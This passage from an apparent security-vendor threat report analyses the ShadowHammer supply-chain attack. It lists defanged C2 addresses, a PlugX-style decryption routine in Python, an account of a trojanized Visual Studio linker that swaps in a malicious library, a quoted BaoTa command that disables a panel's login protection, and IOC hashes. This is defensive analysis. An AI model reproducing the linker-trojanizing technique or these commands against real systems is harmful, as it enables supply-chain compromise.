- Nov 27: **UDP://117.16.142[.]9:443**
- Nov 27: **HTTPS://103.19.3[.]44:443**

- Nov 27: **TCP://103.19.3[.]44:443**
- Nov 27: **UDP://103.19.3[.]44:1194**
- Nov 27: **HTTPS://23.236.77[.]175:443**
- Nov 29: **HTTPS://23.236.77[.]175:443**
- Nov 29: **UDP://103.19.3[.]43:443**
- Nov 30: **HTTPS://23.236.77[.]177:443**

The IP address range 23.236.64.0-23.236.79.255 belongs to the Chinese hosting company **Aoyouhost LLC**, incorporated in Los Angeles, CA.

Another IP address (**117.16.142[.]9**) belongs to a range listed as the Korean Education Network and likely belongs to Konkuk university (konkuk.ac.kr). This IP address range has been previously reported by Avast as one of those related to the ShadowPad activity linked to the CCleaner incident. It seems that the ShadowPad attackers are still abusing the university's network to host their C2 infrastructure.

The last one, **103.19.3[.]44**, is located in Japan but seems to belong to another Chinese ISP known as "xTom Shanghai Limited". Connected to via the IP address, the server displays an error page from Chinese web management software called BaoTa ("宝塔" in Chinese):



安全入口校验失败

103.19.3.44:8888/login

请使用正确的入口登录面板

错误原因: 当前宝塔新安装的已经开启了安全入口登录, 新装机器都会随机一个8位字符的安全入口名称, 亦可以在面板设置处修改, 如您没记录或不记得了, 可以使用以下方式解决

解决方法: 在SSH终端输入以下一种命令来解决


1. 查看面板入口: `/etc/init.d/bt default`
2. 关闭安全入口: `rm -f /www/server/panel/data/admin_path.pl`

注意: 【关闭安全入口】将使您的面板登录地址被直接暴露在互联网上, 非常危险, 请谨慎操作

宝塔Linux面板, [请求帮助](#)

PlugX connection

While analyzing the malicious payload injected into the signed ASUS Live Updater binaries, we came across a simple custom encryption algorithm used in the malware. We found that ShadowHammer reused algorithms used in multiple malware samples, including many of PlugX. PlugX is a backdoor quite popular among Chinese-speaking hacker groups. It had previously been seen in the Codoso, MenuPass and Hikit attacks. Some of the samples we found (i.e. md5:5d40e86b09e6fe1dedbc87457a086d95) were created as early as 2012 if the compilation timestamp is anything to trust.



Apparently, both pieces of code share the same constants (0x11111111, 0x22222222, 0x33333333, 0x44444444), but also implement identical algorithms to decrypt data, summarized in the python function below.

```

1  from ctypes import c_uint32
2  from struct import pack,unpack
3  def decrypt(data):
4  p1 = p2 = p3 = p4 = unpack("&lt;L", data[0:4])[0];
5  pos = 0
6  decdata = ""
7  while pos &lt; len(data): p1 = c_uint32(p1 + (p1 &gt;&gt; 3) - 0x11111111).value
8      p2 = c_uint32(p2 + (p2 &gt;&gt; 5) - 0x22222222).value
9      p3 = c_uint32(p3 - (p3 &lt;&lt; 7) + 0x33333333).value
10     p4 = c_uint32(p4 - (p4 &lt;&lt; 9) + 0x44444444).value
11     decdata += chr( ( ord(data[pos]) ^ ( ( p1%256 + p2%256 + p3%256 + p4%256 ) % 256 ) ) )
12     pos += 1
13  return decdata

```

</pre>

While this does not indicate a strong connection to PlugX creators, the reuse of the algorithm is unusual and may suggest that the ShadowHammer developers had some experience with PlugX source code, and possibly compiled and used PlugX in some other attacks in the past.

Compromising software developers

All of the analyzed ASUS Live Updater binaries were backdoored using the same executable file patched by an external malicious application, which implemented malware injection on demand. After that, the attackers signed the executable and delivered it to the victims via ASUS update servers, which was detected by Kaspersky Lab products.

However, in the non-ASUS cases, the malware was seamlessly integrated into the code of recently compiled legitimate applications, which suggests that a different technique was used. Our deep search revealed another malware injection mechanism, which comes from a trojanized development environment used by software coders in the organization.

In late 2018, we found a suspicious sample of the link.exe tool uploaded to a public malware scanning service. The tool is part of Microsoft Visual Studio, a popular integrated development environment (IDE) used for creating applications for Microsoft Windows. The same user also uploaded digitally signed compromised executables and some of the backdoors used in the same campaign.

The attack is comprised of an infected Microsoft Incremental Linker, a malicious DLL module that gets loaded through the compromised linker. The malicious DLL then hooks the file open operation and redirects attempts to open a commonly used C++ runtime library during the process of static linking. The redirect destination is a malicious .lib file, which gets linked with the target software instead of the legitimate library. The code also carefully checks which executable is being linked and applies file redirection only if the name matches the hardcoded target file name.

So, was it a developer from a videogame company that installed the trojanized version of the development software, or did the attackers deploy the Trojan code after compromising the developer's machine? This currently remains unknown. While we could not identify how the attackers managed to replace key files in the integrated development environment, this should serve as a wakeup call to all software developers. If your company produces software, you should ask yourself:

1. Where does my development software come from?
2. Is the delivery process (download) of IDE distributions secure?
3. When did we last check the integrity of our development software?

Other victims

During the analysis of samples related to the updated ShadowPad arsenal, we discovered one unusual backdoor executable (md5: 092ae9ce61f6575344c424967bd79437). It comes as a DLL installed as a service that indirectly listens to TCP port 80 on the target system and responds to a specific URL schema, registered with Windows HTTP Service API: **http://+/requested.html**. The malware responds to HTTP GET/POST requests using this schema and is not easy to discover, which can help it remain invisible for a long time.

Based on the malware network behavior, we identified three further, previously unknown, victims, a videogame company, a conglomerate holding company and a pharmaceutical company, all based in South Korea, which responded with a confirmation to the malware protocol, indicating compromised servers. We are in the process of notifying the victim companies via our local regional channels. Considering that this type of malware is not widely used and is a custom one, we believe that the same threat actor or a related group are behind these further compromises. This expands the list of previously known usual targets.

Conclusions

While attacks on supply chain companies are not new, the current incident is a big landmark in the cyberattack landscape. Not only does it show that even reputable vendors may suffer from compromising of digital certificates, but it raises many concerns about the software development infrastructure of all other software companies. ShadowPad, a powerful threat actor, previously concentrated on hitting one company at a time. Current research revealed at least four companies compromised in a similar manner, with three more suspected to have been breached by the same attacker. How many more companies are compromised out there is not known. What is known is that ShadowPad succeeded in backdooring developer tools and, one way or another, injected malicious code into digitally signed binaries, subverting trust in this powerful defense mechanism.

Does it mean that we should stop trusting digital signatures? No. But we definitely need to investigate all strange or anomalous behavior, even by trusted and signed applications. Software vendors should introduce another line in their software building conveyor that additionally checks their software for potential malware injections even after the code is digitally signed.

At this unprecedented scale of operations, it is still a mystery why attackers reduced the impact by limiting payload execution to 600+ victims in the case of ASUS. We are also unsure who the ultimate victims were or where the attackers had collected the victims MAC addresses from. If you believe you are one of the victims, we recommend checking your MAC address using this [free tool](#) or [online check website](#). And if you discover that you have been targeted by this operation, please email us at shadowhammer@kaspersky.com.

We will keep tracking the ShadowPad activities and inform you about new findings!

Indicators of compromise

C2 servers:

- 103.19.3[.]17
- 103.19.3[.]43
- 103.19.3[.]44
- 117.16.142[.]9
- 23.236.77[.]175
- 23.236.77[.]177

Malware samples and trojanized files:

02385ea5f8463a2845bfe362c6c659fa	915086d90596eb5903bcd5b02fd97e3e
04fb0ccf3ef309b1cd587f609ab0e81e	943db472b4fd0c43428bfc6542d11913
05eacf843b716294ea759823d8f4ab23	95b6adbcef914a4df092f4294473252f
063ff7cc1778e7073eacb5083738e6a2	98908ce6f80ecc48628c8d2bf5b2a50c
06c19cd73471f0db027ab9eb85edc607	9d86dff1a6b70bdfd44406417d3e068f
0e1cc8693478d84e0c5e9edb2dc8555c	a17cb9df43b31bd3dad620559d434e53
0f49621b06f2cdaac8850c6e9581a594	a283d5dea22e061c4ab721959e8f4a24
128cecc59c91c0d0574bc1075fe7cb40	a4b42c2c95d1f2ff12171a01c86cd64f
17a36ac3e31f3a18936552aff2c80249	a76a1fbfd45ad562e815668972267c70
1a0752f14f89891655d746c07da4de01	a96226b8c5599e3391c7b111860dd654
1b95ac1443eb486924ac4d399371397c	a9c750b7a3bbf975e69ef78850af0163
1d05380f3425d54e4ddfc4bacc21d90e	aa15eb28292321b586c27d8401703494

1e091d725b72aed432a03a505b8d617e	aac57bac5f849585ba265a6cd35fde67
2ffc4f0e240ff62a8703e87030a96e39	aafe680feae55bb6226ece175282f068
322cb39bc049aa69136925137906d855	abbb53e1b60ab7044dd379cf80042660
343ad9d459f4154d0d2de577519fb2d3	abbd7c949985748c353da68de9448538
36dd195269979e01a29e37c488928497	b042bc851cafd77e471fa0d90a082043
3c0a0e95ccedaaafb4b3f6fd514fd087	b044cd0f6aae371acf2e349ef78ab39e
496c224d10e1b39a22967a331f7de0a2	b257f366a9f5a065130d4dc99152ee10
4b8d5ae0ad5750233dc1589828da130b	b4abe604916c04fe3dd8b9cb3d501d3f
4fb4c6da73a0a380c6797e9640d7fa00	b572925a7286355ac9ebb12a9fc0cc79
5220c683de5b01a70487dac2440e0ecb	b96bd0bda90d3f28d3aa5a40816695ed
53886c6ebd47a251f11b44869f67163d	c0116d877d048b1ba87c0de6fd7c3fb2
55a7aa5f0e52ba4d78c145811c830107	c778fc8e816061420c537db2617e0297
5855ce7c4a3167f0e006310eb1c76313	cdb0a09067877f30189811c7aea3f253
5b6cd0a85996a7d47a8e9f8011d4ad3f	d07e6abebcf1f2119622c60ad0acf4fa
5eed18254d797ccea62d5b74d96b6795	d1ed421779c31df2a059fe0f91c24721
6186b317c8b6a9da3ca4c166e68883ea	d4c4813b21556dd478315734e1c7ae54
63606c861a63a8c60edcd80923b18f96	dc15e578401ad9b8f72c4d60b79fdf0f
63f2fe96de336b6097806b22b5ab941a	dca86d2a9eb6dc53f549860f103486a9
6ab5386b5ad294fc6ec4d5e47c9c2470	dd792f9185860e1464b4346254b2101b
6b38c772b2ffd7a7818780b29f51ccb2	e7dcfa8e75b0437975ce0b2cb123dc7b
6cf305a34a71b40c60722b2b47689220	e8db4206c2c12df7f61118173be22c89
6e94b8882fe5865df8c4d62d6cff5620	ea3b7770018a20fc7c4541c39ea271af
7d9d29c1c03461608bcab930fef2f568	eac3e3ece94bc84e922ec077efb15edd
807d86da63f0db1fc746d1f0b05bc357	ecf865c95a9bec46aa9b97060c0e317d
849a2b0dc80aeca3d175c139efe5221c	ef43b55353a34be9e93160bb1768b1a6
8505484efde6a1009f90fa02ca42f011	f0ba34be0486037913e005605301f3ce
8578f0c7b0a14f129cc66ee236c58050	f2f879989d967e03b9ea0938399464ab
86a4cac227078b9c95c560c8f0370bf0	f4edc757e9917243ce513f22d0ccacf2

8756bafa7f0a9764311d52bc792009f9	f9d46bbffa1cbd106ab838ee0ccc5242
87a8930e88e9564a30288572b54faa46	fa83ffde24f149f9f6d1d8bc05c0e023
88777aacd5f16599547926a4c9202862	fa96e56e7c26515875214eec743d2db5
8baa46d0e0faa2c6a3f20aeda2556b18	fb1473e5423c8b82eb0e1a40a8baa118
8ef2d715f3a0a3d3ebc989b191682017	fcfab508663d9ce519b51f767e902806
092ae9ce61f6575344c424967bd79437	7f05d410dc0d1b0e7a3fcc6cdda7a2ff

eb37c75369046fb1076450b3c34fb8ab

- [ASUS](#)
- [Backdoor](#)
- [BIOS](#)
- [Digital Certificates](#)
- [Drivers](#)
- [Supply-chain attack](#)
- [Targeted attacks](#)
- [UEFI](#)
- [Vulnerabilities and exploits](#)

Authors

- **Expert** [GReAT](#)
- **Expert** [AMR](#)

Operation ShadowHammer: a high-profile supply chain attack

Your email address will not be published. Required fields are marked *